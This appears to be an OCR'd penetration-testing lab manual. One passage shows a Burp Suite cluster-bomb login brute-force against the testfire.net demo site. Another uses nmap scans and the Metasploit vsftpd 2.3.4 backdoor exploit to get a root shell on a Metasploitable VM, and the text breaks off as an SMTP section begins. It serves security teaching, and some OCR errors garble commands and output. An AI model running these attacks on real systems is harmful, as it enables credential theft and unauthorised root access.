


Step 6: Goto the Intruder > Positions tab clear the pre-set payload positions by using the Clear button on the right side. Now select the Username and the password that we have entered during the login and then click on the Add button on the right side.






Step 7: Select the Attack type as Cluster Bomb.



Step 8: Goto Intruder > Payloads tab. Make Payload set as 1 and set Payload type as Simple list. Then in the Payload Options enter the possible usernames including the correct username of the website.



Step 9: Make Payload set as 2 and then set Payload type as Simple list. Then in the Payload Options enter the possible password including the correct password of the website. Then click on the Start attack button. The username and password with different values in the length column will be the correct username and password of that website. Here it is admin and admin.

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Window Help

1 x 2 x +

Positions Payloads Resource Pool Options

① **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

paste password
Load admin
Remove query
Clear heffedhd
Duplicate

Add Add from list... [Pro version only]

③ **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

④ **Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /%00+&*!|{}^#

Start attack

MO T E R L Y

Windows taskbar: Type here to search, 31°C Mostly sunny, 17:38, 15-03-2023, Right Ctrl

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2022.9.6 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater Sequencer

1 x 2 x +

Positions Payloads Resource Pool Options

① **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

② **Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

paste password
Load admin
Remove query
Clear heffedhd
Duplicate

Add Enter a new item Add from list... [Pro version only]

③ **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down

④ **Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /%00+&*!|{}^#

2. Intruder attack of http://testfire.net - Temporary attack - Not saved to project file

Attack Save Columns Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
1	admin	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
2	password	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
3	username	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
4	abcdef	password	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
5	admin	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	263	
6	password	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
7	username	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
8	abcdef	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
9	admin	query	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
10	password	query	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
11	username	query	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
12	abcdef	query	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
13	admin	heffedhd	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
14	password	heffedhd	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
15	username	heffedhd	302	<input type="checkbox"/>	<input type="checkbox"/>	145	
16	abcdef	heffedhd	302	<input type="checkbox"/>	<input type="checkbox"/>	145	

Start attack

MO T E R L Y


Windows taskbar: Type here to search, 31°C Mostly sunny, 17:38, 15-03-2023, Right Ctrl

4. Perform Exploiting Metasploitable

- a) Exploiting Metasploitable using FTP
- b) Exploiting Metasploitable using SMTP
- c) Exploiting Metasploitable using Bind shell
- d) Exploiting Metasploitable using HTTP

a) Exploiting Metasploitable using FTP

Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)



The screenshot shows a Kali Linux desktop environment. In the terminal window, the user is running the 'ifconfig' command to view network interface statistics. The output shows two interfaces: eth0 (wired connection) and lo (loopback). The eth0 interface has an IP of 192.168.56.101. In another terminal window, the user runs 'nbtscan 192.168.56.0/24' to perform an NBT name scan across the subnet. The results show three entries: LAPTOP-98MNC1U8, METASPLOITABLE, and 192.168.56.255 (Sendto failed: Permission denied). A Firefox browser window is also open, showing a search result for 'root@kali:/home/kali'.

```
zsh: corrupt history file ./root/.zsh_history
root@kali:~/home/kali
[1]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
        inet 192.168.56.101  netmask 255.255.255.0  broadcast 192.168.56.255
                ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
                RX packets 27  bytes 5000 (4.8 KiB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 23  bytes 3096 (3.0 KiB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                loop  txqueuelen 1000  (Local Loopback)
                RX packets 4  bytes 240 (240.0 B)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 4  bytes 240 (240.0 B)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
[1]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User          MAC address
192.168.56.1    LAPTOP-98MNC1U8  <server>  <unknown>    0a:00:27:00:00:15
192.168.56.102  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied
```

Step 2: Use the command **nmap -sV 192.168.56.102** to scan the target system. This command is used to find out the target system's software version running on different ports, state of the ports and different services. It has FTP open at port 21.

```

root@kali:~# nmap -sV 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 01:59 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linus telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.1.12
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rshd
109/tcp   open  java-rmi  GNU GRASS/rmi grmiregistry
1324/tcp  open  ms-ds-shell  Microsoft Windows Remote Procedure Call (RPC) 3.1.1
2049/tcp  open  nfs     2-4 (RPC #100003)
2121/tcp  open  ftp     ProFTPD 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5000/tcp  open  vnc     VNC (protocol 3.3)
6000/tcp  open  x11     (access denied)
6667/tcp  open  irc     UnrealIRCd
8009/tcp  open  http    Apache Jserv (Protocol v1.3)
8180/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.46 seconds

```

Step 3: To scan the FTP port 21 for vulnerabilities use the command `nmap -p 21 --script vuln 192.168.56.102`.

```

root@kali:~# nmap -p 21 --script vuln 192.168.56.102
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13 02:01 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00083s latency).

PORT      STATE SERVICE
21/tcp    open  ftp      vsftpd-backdoor
|_VULNERABLE:
| vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539 CVE:2011-2523
| vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
| Shell command:
|   Results: uid=0(root)
| References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.20 seconds

```

Step 4: Open the Metasploit using command `msfconsole` and type the command `search vsftpd`.

```

root@kali:~/Desktop
File Actions Edit View Help
nmap done: 1 IP address (1 host up) scanned in 18.20 seconds
[+] root@kali:~/Desktop
└─# nsfconsole
< HONK >

+ --[ 2264 exploits - 1189 auxiliary - 404 post      ]
+ --[ 951 payloads - 45 encoders - 11 nops      ]
+ --[ 9 evasion      ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd
Matching Modules
#   Name                   Disclosure Date  Rank    Check  Description
0   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  No   VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > 

```

Step 5: Type the command `use exploit/unix/ftp/vsftpd_234_backdoor` or `use 0` to use the module. This module is rated excellent.

```

root@kali:~/Desktop
File Actions Edit View Help
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] exploit(msf6:ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT          21        yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0  Automatic

View the full module info with the info, or info -d command.

```

Step 6: Use the command **show options**. We need to set rhosts and the payload. Set the rhosts using the command **set rhosts 192.168.56.102**. Again type the command **show options** to ensure that the RHOSTS is set to 192.168.56.102. Type the command **show payloads** to show compatible payloads. Then set the payload using the command **set payload /cmd/unix/interact**.

The screenshot shows the Metasploit Framework interface running on a Kali Linux host. The terminal window displays the following command sequence:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description

Exploit target:

Id	Name
--	
0	Automatic

View the full module info with the `info`, or `info -d` command.

The taskbar at the bottom shows various application icons and system status.

The screenshot shows the Metasploit Framework interface running on a Kali Linux host. The terminal window displays the following command sequence:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS	192.168.56.102	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	21	yes	The target port (TCP)

Payload options (cmd/unix/interact):

Name	Current Setting	Required	Description

Exploit target:

Id	Name
--	
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
```

Compatible Payloads

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
```

The taskbar at the bottom shows various application icons and system status.

Step 7: Type the command `exploit`. After running the exploit, we will get a shell inside the target machine. Running `whoami` shows that I am running as root. Using `ls` command shows the files and folder in root of the target machine.

```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] root@kali:~#
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found Shell.
[*] Command shell session 1 opened (192.168.56.101:45545 → 192.168.56.102:6200) at 2023-03-13 02:09:49 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
sys
tmp
usr
var
vmlinuz

```

b) Exploiting Metasploitable using SMTP

Step 1: Run both Kali Linux and Metasploitable at the same time. Find the IP address of Kali and Metasploitable using command ifconfig and nbtscan. Here IP address of Metasploitable is 192.168.56.102 (target machine)

```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] root@kali:~#
File Actions Edit View Help
(kali㉿kali)-[~]
[sudo] password for kali:
[kali㉿kali]-[/home/kali]
[ 1 ]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::9e83:cfe6:108c:22e79 prefixlen 64 scopelid 0x20<link>
        ether 08:00:27:b1:9d:07 txqueuelen 1000 (Ethernet)
        RX bytes 292574 (285.2 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4519 bytes 292574 (285.7 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1 (LocalLoopback)
        RX packets 376 bytes 31888 (31.1 kB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 376 bytes 31888 (31.1 kB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[/home/kali]
[ 2 ]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

```

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	LAPTOP-9BMNC1U8	<server>	<unknown>	0a:00:27:00:00:15
192.168.56.102	METASPOLOITABLE	<server>	METASPOLOITABLE	00:00:00:00:00:00
192.168.56.255	Sentdo: failed: Permission denied			

Step 2: Perform scanning by using the command **nmap -sV 192.168.56.102**. It has SMTP open at port 25.




```
(root@kali)-[~/home/kali]
# nmap -sV 192.168.56.102
Starting Nmap 7.7 ( https://nmap.org ) at 2023-03-13 02:19 EDT
Nmap scan report for 192.168.56.102
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix/2.10.1
33/tcp    open  domain  ISC BIND 9.10.2
80/tcp    open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexecd
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit/BusyBox sh
1394/tcp  open  raw-dmci QNAP Lassopath gmriregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
2121/tcp  open  ftp    ProFTP 1.3.1
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11    (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13   Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:8B:A7:2B (Oracle VirtualBox virtual NIC)

Service info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.40 seconds
```

Step 3: Open the Metasploit using command **msfconsole** and type the command **search smtp** in Kali Linux.



```
(root@kali)-[~/home/kali]
# msfconsole

[*] metasploit v6.2.26-dev
+ --=[ 2264 exploits - 1189 auxiliary - 404 post
